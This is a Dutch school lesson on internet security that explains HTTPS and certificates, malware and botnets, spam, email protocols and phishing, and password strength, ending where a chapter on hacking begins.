Wat is HTTPS?

Keer terug naar: 2: Beveiligde w...

Het is je vast wel eens opgevallen dat sommige websites een URL hebben die begint met HTTPS in plaats van HTTP. Of soms is een deel van de website bereikbaar via HTTP en een ander deel via HTTPS.

Theorie 1 Gegevens versleutelen

De S uit HTTPS staat voor secure, oftewel veilig. Misschien heb je ontdekt dat HTTPS vooral gebruikt wordt voor pagina's waarbij vertrouwelijke informatie wordt ontvangen of verstuurd. Bijvoorbeeld je naam en wachtwoord voor Facebook. Of je inlogcode tijdens het internetbankieren. Of de inhoud van je mailtjes. Vertrouwelijke informatie is dus informatie die je liever niet zomaar aan anderen geeft, en zeker niet aan hackers. En dan is het dus belangrijk dat die informatie veilig wordt verstuurd. De gegevens moeten daarom worden versleuteld. Bij communicatie via HTTPS kan alleen de ontvanger ontsleutelen wat er in het bericht zit. De tussenliggende servers kunnen dat niet.

Hoe dat precies gebeurt leer je in het onderdeel over Cryptografie.

Maar is het normaal gesproken dan zo onveilig om vertrouwelijke informatie te versturen? Om die vraag te beantwoorden moeten we weten hoe het internet in elkaar zit. Het internet wordt wel eens vergeleken met een wegennetwerk.

De informatie reist in kleine pakketjes als vrachtwagens van de ene plek naar de andere. Maar onderweg komt het allerlei knooppunten tegen. Die knooppunten, dat zijn eigenlijk computers (ook wel servers) die zorgen dat het pakketje met informatie de goede kant op gaat. Dus als je kunt zien wat er op die server gebeurt, kun je ook zien welke pakketjes voorbij scheuren.

kijk naar Warriors of the Net: https://youtu.be/cxi13GHjkzk

Theorie 2 berichten via internet


Wie kan die berichten dan zien? De servers op internet komen natuurlijk niet uit de lucht vallen. Die worden daar neergezet, vooral door bedrijven. Die verdienen geld aan het bieden van internetverbindingen. Dat betekent dat sommige werknemers van die bedrijven toegang kunnen hebben tot die servers en kunnen meekijken. Of misschien weet een hacker wel in te breken op zo'n server. Of mee te luisteren op het verkeer tussen twee servers. Of misschien werkt de hacker wel voor zo'n bedrijf.

Theorie 3 Wie is het? Identificatie op het internet met certificaten

Goed, je weet nu dus dat informatie via HTTP onbeveiligd langs allerlei servers gaat. Soms zijn dat wel tientallen servers achter elkaar. Die informatie is dus in principe te lezen door anderen. Het gaat dan om wachtwoorden, persoonlijke e-mails, foto's, enzovoort. Als je dit wilt voorkomen, kun je HTTPS gebruiken. Maar HTTPS kan nog meer, laten we daar eens naar kijken.

HTTPS biedt namelijk ook de mogelijkheid om te checken met welke website je van doen hebt. Met andere woorden: je kunt controleren wat de identiteit is van de website. Als je naar Google.nl gaat, weet je dan zeker dat je met Google.nl aan het communiceren bent? Of is het stiekem iemand anders?

Kan het dan zijn dat ik www.gmail.com intik en toch niet de website van Gmail zie? Jazeker, dat kan. Wie weet zit er wel een hacker ingelogd op een tussenliggende server, die de boel belazert. Hij past de server aan zodat het lijkt alsof het de website van Google is, waardoor jij je wachtwoord aan de verkeerde server geeft.



Dat lijkt een beetje op de situatie dat je naar Schiphol gaat om een vliegtuig naar Ibiza te pakken. Je komt bij de douane, en je zegt: ik ben Harry Bremer. Denk je dat de douanier dan zegt: “Oh, nou mooi, gaat u gerust verder.”? Nee, de douanier wil je paspoort zien. En aan de hand van dat paspoort kan hij zien dat jij ook echt Harry Bremer bent.

Dus een website heeft ook een soort paspoort? Jazeker, alleen noemen we dat een certificaat. En de douanier, dat ben jij! Of eigenlijk jouw browser, want die controleert of het certificaat echt is. Hieronder zie je een voorbeeld van zo’n certificaat weergegeven. Deze is van de website: www.marktplaats.nl. Alle websites die bereikbaar zijn via HTTPS hebben zo’n certificaat.

Theorie 4 Inhoud certificaten

Je ziet, net als bij een paspoort is er een eigenaar. Dat is het bedrijf dat de website in eigendom heeft. Zo heeft Google bijvoorbeeld Gmail.com. Het certificaat is maar voor een bepaalde periode geldig. En niet onbelangrijk: in het certificaat staat een domeinnaam, zoals www.hotmail.com. Die moet natuurlijk hetzelfde zijn als de website die je bezoekt. Als dat niet zo is, geeft je browser een waarschuwing: pas op, het adres van deze website is www.aaaa.nl, maar in het certificaat staat www.bbbbb.nl. Hier klopt iets niet. Het zou toch ook gek zijn als je bij de douane komt, je zegt dat je Harry Bremer heet, maar in je paspoort staat Boris Platje. Ik ben benieuwd wat de douanier dan doet…

- De browser is dus jouw douanier, die controleert of het certificaat geldig is. De volgende zaken worden gecontroleerd. Komt de domeinnaam die in het certificaat staat overeen met de domeinnaam in het adres van de website?
- Is het certificaat niet verlopen? Oftewel: is de einddatum van het certificaat nog niet verstreken?
- Is het certificaat niet ingetrokken? Er wordt namelijk een zwarte lijst gebruikt waarin alle ingetrokken certificaten staan. Als een certificaat bijvoorbeeld is gehackt, dan wordt het op de zwarte lijst geplaatst.

Als het allemaal in orde is, krijg je de website te zien. En zo niet, dan krijg je een waarschuwing van de browser.

Theorie 5 Wie maakt die certificaten?

Is het niet makkelijk om zo´n certificaat na te maken? Bij paspoorten schijnt dat ook wel eens te gebeuren. Ja, je kunt vrij makkelijk een certificaat maken. Maar, net als bij een paspoort heeft een certificaat een waarmerk waardoor je kunt zien dat het echt is. Dat wil zeggen: de browser kan controleren door wie het certificaat is gemaakt.


Het zijn dus vaak bedrijven die dit soort certificaten uitgeven. En die bedrijven controleren of jij wel hoort bij het domein waarvoor je een certificaat wilt kopen. Jij kunt dus niet zomaar een certificaat kopen waarin www.facebook.com staat. Dan zul je moeten bewijzen dat jij Mark Zuckerberg bent, de oprichter van Facebook.

Om te kunnen controleren of een certificaat geldig is, moet je nagaan door wie het certificaat is uitgegeven. Deze uitgever heeft een waarmerk in het certificaat gezet. Bij het controleren van een certificaat, wordt automatisch door de browser gecontroleerd of het waarmerk van de uitgever klopt. De uitgever heeft zelf ook een certificaat. Dat certificaat is natuurlijk ook door iemand uitgegeven. Een ook dat wordt gecontroleerd. En zo kunnen we nog wel even doorgaan. Het lijkt wel een soort Matroesjka poppetje. Het lijkt wel of het nooit ophoudt.

Maar het houdt natuurlijk wel ergens op. Het eindigt bij een stamcertificaat, ook wel basiscertificaat genoemd. Als blijkt dat het certificaat uiteindelijk is terug te voeren tot een stamcertificaat of basiscertificaat, dan is het goed. En die stamcertificaten, die zitten al in je browser.

Theorie 6 stamcertificaten

Je ziet, jouw computer heeft een lijst met stamcertificaten. Alle certificaten die zijn uitgegeven met behulp van deze stamcertificaten worden goedgekeurd. Dus het stamcertificaat wordt gebruikt om andere certificaten te waarmerken. En met die certificaten worden weer andere certificaten gewaarmerkt. En zo verder. De browser controleert of het certificaat van de website daar tussen zit.



Wat zijn virussen en wormen?

Theorie 1 Virussen en wormen

Virussen en wormen lijken nogal op elkaar. In de computerwereld althans. Het verschil is dat wormen zich verspreiden via internet, zonder tussenkomst van mensen. Voor een virus is altijd iemand nodig die het virus verder verspreidt. Dat kan zijn door het openen van een e-mail, of het installeren van een bestand. Of het koppelen van een USB stick (zie verderop). Maar voor zowel virussen als wormen geldt dat ze schadelijk zijn. Het verschilt zit ‘m dus in hoe het zich verspreidt, niet in wat het effect is.

In veel bronnen worden de termen worm en virus door elkaar gebruikt. Het woord virus wordt namelijk ook wel eens als algemene term gebruikt voor alle schadelijke software, wij gebruiken daarvoor echter: malware. Maar of het nou om een worm, een virus of andere malware gaat, het belangrijkste is steeds te letten op twee dingen

1. Hoe verspreidt de software zich?
2. Wat is het effect? Met andere woorden: welke schade brengt het toe?

Een virus en een worm verschillen dus op het eerste punt: de manier van verspreiding.

Theorie 2 Malware en Botnets

Er zijn dus vele soorten malware. Een Trojaans paard is een soort virus. De gebruiker denkt een nuttig en veilig bestand te openen of programma te installeren, maar erin verborgen zit het virus. Behalve de manier van verspreiden kan ook het effect van virussen en wormen verschillend zijn:

- Sommige malware blokkeert je computer en vraagt je om geld te storten als je de bestanden wilt ‘bevrijden’. Dit noemen ze ook wel ransomware.
- Weer andere vormen van malware gaan op zoek naar persoonlijke informatie, zoals e-mailadressen, wachtwoorden of creditcard gegevens.
- Er is ook malware dat er voor zorgt dat jouw computer onderdeel wordt van een botnet, daarover lees je hieronder meer.

Dit is een netwerk van computers die misbruikt kunnen worden door degene die het botnet heeft opgezet. Dat gaat als volgt: via een virus of worm wordt een stukje software op zo veel mogelijk computers geïnstalleerd. Die software heet een bot. Als een computer eenmaal is geïnfecteerd kan de hacker misbruik maken van jouw computer, vaak zonder dat je het in de gaten hebt. Met behulp van de computers in het botnet kan bijvoorbeeld spam worden verstuurd, of kunnen aanvallen worden gedaan op bepaalde webservers. Ook worden botnets gebruikt om bankgegevens en creditcardgegevens te achterhalen. Sommige botnets bestaan uit miljoenen pc’s.

Botnets worden ook gebruikt voor het uitvoeren van DDoS aanvallen en het versturen van SPAM.

Theorie 3 Waar zitten de virussen?

Waar kan nou allemaal een virus in zitten? Een virus is een programma, oftewel software. Software bevat instructies die door de computer worden uitgevoerd. In het geval van een virus zouden die instructies kunnen zijn het verwijderen van bepaalde bestanden. Naast software is er ook data. Dat zijn bestanden met gegevens die bekeken of beluisterd kunnen worden met behulp van een programma (oftewel met software). Deze data-bestanden bevatten geen instructies, en kunnen dus ook geen virus bevatten. Aan de hand van de extensie in de bestandsnaam wordt bepaald wat er mee moet worden gedaan. Een voorbeeld van een data-bestand is een tekstbestand (.txt). Als je zo'n bestand opent, wordt bijvoorbeeld Kladblok (=software) geopend. Daarmee wordt het data-bestand gelezen. Een ander voorbeeld is een .pdf bestand, dat wordt gelezen met Acrobat Reader (=software).

Kortom, het is belangrijk om onderscheid te maken tussen software en data.

Theorie 4 Data met virussen?

De regel is dus dat data-bestanden geen virus kunnen bevatten, en programma's met instructies, oftewel software, wel. Toch kan een data-bestand leiden tot schade of zelfs het installeren van een virus. Hoe kan dat?

De software waarmee de data-bestanden worden geopend kan fouten bevatten. Zo'n fout noemen we een kwetsbaarheid, of lek. Stel de software waarmee je afbeeldingen bekijkt, bevat een lek: als een afbeelding geen pixels bevat (leeg is), dan loopt de software vast. Iemand die zo'n afbeelding aan jou mailt, kan jou daarmee schade toebrengen (je computer loopt namelijk vast).

Of denk aan een webserver, die door een fout een programmaatje installeert als je een bepaald bericht stuurt (kijk nog maar eens naar de Code Red Worm: http://en.wikipedia.org/wiki/Code_Red_(computer_worm))

Met andere woorden. ook als het om data-bestanden gaat: wees voorzichtig met het openen van bestanden waarvan je niet weet waar ze vandaan komen!

Theorie 5 De wet

Wat zegt de Nederlandse wet eigenlijk over het maken van virussen?

Artikel 350a, lid 3
Hij die opzettelijk en wederrechtelijk gegevens ter beschikking stelt of verspreidt die zijn bestemd om schade aan te richten in een geautomatiseerd werk, wordt gestraft met gevangenisstraf van ten hoogste vier jaren of geldboete van de vijfde categorie.

Met andere woorden: het is verboden om malware te verspreiden. Overigens is ook het openen van achterdeurtjes op iemands computer om bijvoorbeeld wormen binnen te laten strafbaar.

Theorie 6 Beschermen tegen malware

Wat moet je in ieder geval allemaal doen om je computer te beschermen tegen malware?

1. Je moet zorgen dat de software op je computer up-to-date is, zodat alle bekende kwetsbaarheden (=lekken) zijn verholpen. Veel software biedt de mogelijkheid om automatische te updaten. Het veiligste is om dit te activeren. De software checkt dan zelf of er een nieuwe versie beschikbaar is. Dat geldt ook voor het besturingssysteem.
2. Open geen bestanden die je niet vertrouwt. Het gaat dan ook om software: installeer geen software waarvan je herkomst niet precies weet.
3. Installeer een virusscanner.

In het volgende filmpje wordt nog eens uitgelegd wat een virus, een worm en een bot (alle bots samen vormen een botnet) zijn, en hoe je jezelf daar tegen kunt beschermen:
http://www.waarschuwingsdienst.nl/Risicos/Virussen+en+malware/Animatiefilm+over+virussen%2C+wormen+en+andere+gevaren+op+het+internet.html.

In dit filmpje wordt ook gesproken over een firewall. Een firewall biedt meer bescherming tegen wormen en voorkomt dat programma's op jouw pc zomaar verbindingen met het internet kunnen maken. Tegenwoordig is een firewall vaak automatische geïnstalleerd.

Virussen en wormen - Wat moet je nu weten en kunnen

Na dit hoofdstuk zou je het volgende moeten kunnen en weten.

- Je kunt herkennen wanneer iets een worm is en wanneer een virus.
- Je kunt uitleggen hoe verschillende soorten malware (virussen, wormen, Trojaans paard, ransomware) zich verspreiden.
- Je kunt uitleggen wat het effect van verschillende soorten malware (virussen, wormen, Trojaans paard, ransomware) is.
- Je kunt uitleggen hoe een botnet wordt opgezet en wat er mee wordt gedaan.
- Je kunt van een bestand aangeven of daar een virus in zou kunnen zetten.
- Je kunt minstens 3 aanbevelingen geven om te voorkomen dat je computer wordt besmet met malware.
- Je kunt uitleggen wat er in de wet staat over malware.

SPAM ontvangen

Spam komt overigens van een filmpje van Monty Python over spam, wat ingeblikt vlees is. Ze hebben het filmpje gemaakt naar aanleiding van de (sluip)reclame op tv die toen steeds meer in opkomst was. En e-mailspam kun je net als deze reclame als ongewenst beschouwen. Bekijk hier het originele filmpje:
https://youtu.be/anwy2MPT5RE

Theorie deel 1 Spam

Spam is e-mail, of andere berichten, waar je niet om hebt gevraagd. Vaak gaat het om reclame, maar soms ook om nepberichten, of berichten om je te verleiden je persoonlijke (bank)gegevens ergens in te vullen. Het gaat in ieder geval om berichten waar je niet op zit te wachten. Nou ja, sommige mensen zitten er blijkbaar wel op te wachten. Dat maakt het ook zinvol om die reclame te versturen. Dat versturen kost in principe geen geld. En ook al reageert maar 0,01%, als je miljoenen mailtjes stuurt, levert dit toch al gauw aardig wat op.

Het probleem met spam is ten eerste dat het vervelend is voor jou, als gebruiker. Elke keer moet je je weer door die spam berichten in je inbox worstelen. Een ander nadeel is dat het extra druk legt op de e-mailservers. Die moeten immers al die e-mails verwerken. De bedrijven, zoals bijvoorbeeld internet service providers (ISP's) die deze e-mailservers beheren, moeten extra investeren om er voor te zorgen dat de computers het allemaal wel aankunnen. De spam kan er ook voor zorgen dat het andere internetverkeer wordt vertraagd.

Theorie deel 2 E-mailadressen

Hoe komen die spammers nou aan al die e-mailadressen? Dat kan op verschillende manieren, waaronder de volgende.

1. Door gebruik te maken van virussen of wormen, die zoeken naar e-mailadressen op je PC. De hacker achter het virus kan deze e-mailadressen dan verzamelen en gebruiken om spam te versturen.
2. Door te zoeken naar e-mailadressen die op internet te vinden zijn. Op veel websites staan e-mailadressen vermeld, en mensen laten hun e-mailadres soms ook achter op blogs of forums. Door al die websites af te speuren kan men e-mailadressen verzamelen. Dat gebeurt natuurlijk niet handmatig, maar met behulp van computerprogramma's. Die worden ook wel spiders genoemd: spinnen die het world wide web doorlopen.

3. Door e-mailadressen te kopen van bedrijven. Zo'n bedrijf kan bijvoorbeeld een webwinkel zijn, waar klanten zich registreren met hun e-mailadres. Sommige bedrijven verkopen dit soort gegevens door. En die bedrijven kunnen het natuurlijk ook gebruiken voor hun eigen reclame.

Er zijn nog wel meer manieren om aan e-mailadressen te komen, maar die behandelen we hier niet.

Theorie deel 3 Hoe werkt e-mail

Voor het verzenden en ontvangen van e-mail zijn er globaal twee manieren:


1. Via webmail. Je kunt je e-mail dan lezen in een browser. De browser communiceert met de webserver via het HTTP protocol. En de webserver communiceert met de e-mailserver om e-mails op te halen en te verzenden.
2. Met behulp van een e-mailprogramma zoals Microsoft Outlook of Mozilla Thunderbird. Die programma's communiceren rechtstreeks met een of meerdere e-mailsservers, via protocollen als POP3 (ophalen van e-mail), SMTP (verzenden van e-mail) en IMAP (verzenden en ontvangen van e-mail).

Voor het ophalen van e-mail moet je natuurlijk inloggen, met een naam en wachtwoord. Voor het verzenden van e-mail ligt dat anders. Sommige e-mailserver vereisen dat je een naam en wachtwoord opgeeft, maar meestal hoeft dat niet.

Wel wordt vaak gecontroleerd of je onderdeel uitmaakt van het netwerk. Bijvoorbeeld, als je abonnee bent bij XS4ALL, dan kun je e-mails versturen via een e-mailserver van XS4ALL. Maar de e-mailservers van UPC zullen geen mails van je accepteren. Op die manier is het lastiger om spam te versturen. Als je dat namelijk wel doet, kan de provider heel eenvoudig achterhalen wie de spam verstuurt en daar iets aan doen. Spammers zoeken daarom naar andere manieren om e-mails te versturen, bijvoorbeeld via een botnet (zie het deel over virussen en wormen). De e-mails worden verstuurd vanuit de pc's die zijn geïnfecteerd door het botnet.

Theorie deel 4 Verdere afhandeling van e-mail

De e-mail blijft niet allemaal op de e-mailserver staan. Een e-mailserver bewaart alleen de e-mails die bij het eigen domein horen, bijvoorbeeld bij school.nl. Andere e-mails worden doorgestuurd naar de e-mailserver die bij dat domein hoort. Dus een e-mail aan martin@harry.net wordt doorgestuurd naar de e-mailserver van harry.net. Daar wordt de mail bewaard totdat deze weer wordt opgehaald.



Dit zijn de stappen:

1. De e-mailclient stuurt een e-mail bestemd voor martin@harry.net naar de e-mailserver bereikbaar binnen het eigen netwerk, door gebruik te maken van het SMTP protocol.
2. De e-mailserver stuurt het bericht door naar de e-mailserver van harry.net, ook weer met gebruik van het SMTP protocol.
3. Een e-mailclient haalt het bericht op bij de e-mailserver, door gebruik te maken van POP3 of IMAP.

Theorie deel 5: E-mail protocollen

Om berichten tussen computers in een netwerk (bijvoorbeeld het internet) te kunnen uitwisselen zijn protocollen nodig. Dit zijn afspraken over hoe die computers met elkaar moeten communiceren. Vaak is het de client die op basis van zo'n protocol een verzoek stuurt naar de server, en de server geeft antwoord. Net als een serveerder doet.

Voor e-mail zijn er verschillende protocollen:

- SMTP (Simpel Mail Transfer Protocol): een protocol om e-mails te kunnen verzenden.
- POP3 (Post Office Protocol, versie 3): een protocol om e-mails te kunnen ophalen. De e-mails worden daarbij vaak direct verwijderd van de server, en zijn alleen nog leesbaar op de e-mailclient.
- IMAP (Internet Message Access Protocol): een protocol om e-mails te kunnen ophalen. De e-mails blijven daarbij vaak op de server staan, zodat de e-mails ook met andere e-mailclients kunnen worden gelezen, vanaf een andere computer bijvoorbeeld.

Deze protocollen versturen de gegevens zonder encryptie. Dat is niet erg veilig, zeker als er logingegevens worden verstuurd, of belangrijke e-mails. Het is wel mogelijk om de gegevens versleutelen, net zoals bij HTTPS (in plaats van HTTP). Dat kan met het SSL protocol, dat veel lijkt op het HTTPS protocol. Maar daar gaan we hier verder niet op in.

E-mail via je eigen website

Spiders zijn programma's die het web afspeuren op zoek naar e-mailadressen. Dus als jij een website hebt en je zet daarop je e-mailadres, dan is de kans groot dat je naar verloop van tijd spam ontvangt op dat adres. Wat kun je hier aan doen?

Je kunt een HTML formulier maken voor op je website. De gebruiker kan dat invullen, en daarmee een mail sturen, zonder jouw e-mailadres te hoeven weten. Een spider kan het dan ook niet zien. Maar hoe zorg je er voor dat het bericht naar jou wordt gestuurd? Daarvoor kun je een php-programmaatje maken, bijvoorbeeld in PHP. Dat is een programmeertaal die veel wordt gebruikt voor het maken van interactieve websites.

Theorie deel 6: SPAM voorkomen

Wat kun je spam voorkomen? Er zijn verschillende dingen die je kunt doen.

1. Voorkom dat hackers jouw e-mailadres kunnen krijgen. Vul dus niet zo maar ergens je e-mailadres in. Als je dat wel wilt doen, bijvoorbeeld bij een webwinkel, kun je in het privacystatement van die website vaak lezen hoe ze met deze gegevens omgaan.

2. Gebruik eventueel een spamfilter. Dat is een programma dat controleert of een bericht spam is. Als dat zo is, wordt het in een apart map gestopt. Soms heb je deze keuze trouwens niet. Als je webmail gebruikt, heb je die keuze overigens niet altijd.
3. Zorg dat je e-mailadres niet zichtbaar is op het internet, bijvoorbeeld op een forum, of op je eigen website. Je kunt eventueel met behulp van Javascript je e-mailadres verbergen, zodat spiders het e-mailadres niet kunnen zien, maar bezoekers je e-mailadres wel kunnen zien. Of je kunt een formulier op je website zetten zodat bezoekers contact met je kunnen zoeken, zodat het e-mailadres niet op je website hoeft te staan.
4. Voorkom dat er malware op je computer terecht komt. In het deel over virussen en wormen kun je lezen hoe je jezelf daartegen kunt beschermen.

Theorie deel 7: Wetgeving

De wet schrijft voor dat bedrijven slechts reclame mogen sturen als de klant hier zelf om heeft gevraagd. Dit heet het opt-in principe. Het mag niet zo zijn dat alleen middels een actie van de klant (bijvoorbeeld door het wegklikken van een al aangevinkt vierkantje) er geen reclame wordt toegestuurd. De klant moet via een actieve handeling (bijvoorbeeld het aanklikken van een nog niet aangevinkt vierkantje) zelf om het toezenden van de reclame vragen.

Daarnaast staat in de wet over het opt-out principe: bestaande klanten die informatie ontvangen moeten kosteloos kunnen aangeven dat ze dit niet meer willen.

Het verzenden van spam is dus strafbaar. Een bedrijf kan daar een boete van maximaal 450.000 euro voor krijgen.

Theorie deel 8: Spammers aanpakken

Waarom worden spammers niet opgepakt? Er is tenslotte wetgeving die zegt dat het niet mag. Dat gebeurt ook wel, alleen blijkt het ook wel erg moeilijk, om twee redenen:

1. Het is soms moeilijk te achterhalen wie de spam verstuurt. Zo worden voor het versturen van spam vaak botnets gebruikt, en het is moeilijk te achterhalen wie die botnets beheert. Die spammers kunnen zich ten slotte overal in de wereld bevinden.
2. Het is een internationaal probleem. De wetgeving is niet in alle landen hetzelfde, en daarnaast: om mensen te kunnen oppakken is veel afstemming nodig tussen de polities van de verschillende landen. Dus ook al is bekend wie de spam verstuurt en in welk land deze persoon zit, is het maar de vraag of die persoon in dat land ook strafbaar is. En zo ja, dan moet die persoon ook nog worden opgepakt.

Theorie deel 9 phishing

Phishing is een vorm van internetfraude, waarbij hackers je belangrijke informatie proberen te ontfutselen. Een bekende vorm van phishing is een mail waarin staat dat je geld hebt gewonnen of gekregen. Maar eerst moet je een bedrag overmaken

zodat het geld kan worden vrijgegeven. Nadat je het geld hebt overgemaakt, hoor je er natuurlijk niets meer over. Een andere vorm van phishing is een mail van een bank, waarbij je wordt doorverwezen naar een kopie van de echte website. Je wordt gevraagd om je inloggegevens in te voeren, en zonder dat je het in de gaten hebt, geef je de hackers de gegevens waarmee zij geld van jou rekening kunnen afhalen. Phishing lijkt dus op fishing (=vissen).

Foute e-mails - Wat moet je nu weten en kunnen

Na dit hoofdstuk zou je het volgende moeten kunnen en weten.

- Je kunt uitleggen wat spam is.
- Je kunt minstens twee manieren uitleggen van hoe spammers aan e-mailadressen komen.
- Je kunt een klacht indienen over het ontvangen van spam.
- Je kunt een voorbeeld geven van een methode waarmee spam wordt gestuurd.
- Je kunt de drie protocollen noemen die worden gebruikt voor het verzenden en ontvangen van e-mail. Daarbij kun je uitleggen waar deze protocollen voor worden gebruikt en wat de verschillen zijn.
- Je kunt in Filius een e-mailserver en e-mailclient opzetten.
- Je kunt een schema tekenen aan de hand waarvan je uitlegt hoe e-mail wordt afgehandeld op het internet.
- Je kunt minstens 4 adviezen geven over hoe je als eindgebruiker spam kunt voorkomen.
- Je kunt van reclameuitingen via e-mail aangeven of dit volgens de wet is of niet.
- Je kunt minstens twee redenen noemen waarom het moeilijk is om spammers op te pakken.
- Je kunt uitleggen wat phishing is en hoe je een phishing mail kunt herkennen.

5: Wachtwoorden

Tegenwoordig kun je op elke site wel inloggen en op steeds meer sites komt persoonlijke informatie te staan. Het is natuurlijk van groot belang dat je een goed wachtwoord verzint zodat hackers niet in je account kunnen komen en gegevens veranderen. En je hebt vaak meer accounts nodig, omdat het niet bij één site blijft. We zullen eens nagaan hoe je een goed wachtwoord kunt maken dat heel moeilijk te kraken is.

Maar een goed wachtwoord maken (bijv. ?q$34pTrW*#23) is eenvoudiger dan het onthouden van dat wachtwoord. Misschien heb je een goed visueel geheugen, maar maak er maar eens een wedstrijdje van wie het wachtwoord dat je zojuist gezien hebt, de volgende dag nog uit het hoofd weet. Daarom geven we je een ezelsbruggetje om een sterk wachtwoord te onthouden.

Theorie 1 Wachtwoorden

In 2011 is er een database van Sony gehackt en kwamen de logins en wachtwoorden van 37.000 mensen op straat te liggen. Niet zo best natuurlijk. Maar dat gaf wel de mogelijkheid om eens te onderzoeken wat voor wachtwoorden mensen eigenlijk kiezen. Daaruit bleek het volgende (let wel: het gaat om een Engelse site, in Nederland zullen de standaard wachtwoorden weer net even anders zijn):

1. De meeste mensen kiezen een wachtwoord zonder speciale tekens (zoals !%&, etc). Die wachtwoorden hebben dus ongeveer de volgende vorm:


- summer
- abc123
- ashley
- 10423

Vaak zijn het dus wachtwoorden die maar 1 soort teken gebruiken (een soort kan zijn: getallen, kleine letters, hoofdletters, overige tekens).

2. Het meest gebruikte wachtwoord was: seinfeld. Andere veelvoorkomende wachtwoorden waren:

- password
- 123456
- princess
- peanut

3. De lengte van de wachtwoorden was meestal 6 of 8 tekens. Zie ook grafiek:



Je kunt je voorstellen dat deze informatie voor hackers erg bruikbaar kan zijn.

Hackers proberen deze wachtwoorden gewoon uit. Of ze gebruiken een digitaal woordenboek en proberen al die woorden uit als wachtwoord. Niet handmatig, maar met een programmaatje, dan is het zo gepiept. Dit heet dan ook wel dictionary hacking.

Zo'n woordenlijst kun je overigens gewoon downloaden, bijvoorbeeld bij OpenTaal.org: http://www.opentaal.org/bestanden. Daar vind je lijsten met zo'n 165.000 Nederlandse woorden.

(Bron: http://netforbeginners.about.com/od/hacking101/tp/What-People-Use-For-Passwords.htm)

Theorie 2: Wachtwoorden onthouden

Vele internetdiensten accepteren ook andere tekens dan de gebruikelijke letters en cijfers, zoals ! @ # $ % ^ &. Prettig maar lastig. Wat je nou zou kunnen denken is: er zijn genoeg mogelijkheden, dus ik hoef niet zo'n moeilijk wachtwoord te bedenken, ze proberen het toch niet. Mis, want heel veel hackers proberen eerst alle getallen omdat dat er toch niet zo veel zijn. Kies je dus een wachtwoord met alleen maar getallen, dan zit je verkeerd. Een wachtwoord met alleen maar letters is ook niet zo verstandig want dat is het tweede dat ze proberen. De ideale combinatie is dus een wachtwoord met getallen en letters.

Wachtwoorden - Wat moet je nu weten en kunnen
Na dit hoofdstuk zou je het volgende moeten kunnen en weten:

- Je moet van een wachtwoordformaat kunnen uitrekenen hoeveel mogelijkheden moeten worden gecontroleerd in een brute force attack.
- Je moet kunnen aangeven hoeveel mogelijkheden moeten worden gecontroleerd in een dictionary attack.
- Je moet een veilig wachtwoord kunnen bedenken en uitleggen waarom dit veilig is.
- Je kunt minstens twee voorbeelden geven van onveilige wachtwoorden.
- Je kunt van een wachtwoord aangeven in hoeverre dit veilig is.


6: Hacken

Hacken is verboden. Toch gaan we je laten zien hoe dat een beetje in z'n werk gaat. Want als je weet hoe een hacker werkt, weet je ook hoe je je kunt beschermen tegen een hacker. Je leert over zaken waar je misschien wel eens over hebt gehoord: DDoS aanvallen, SQL injection, poortscannen en nog veel meer. En je gaat ontdekken wie die hackers eigenlijk zijn.

Theorie 1: servers en webservers

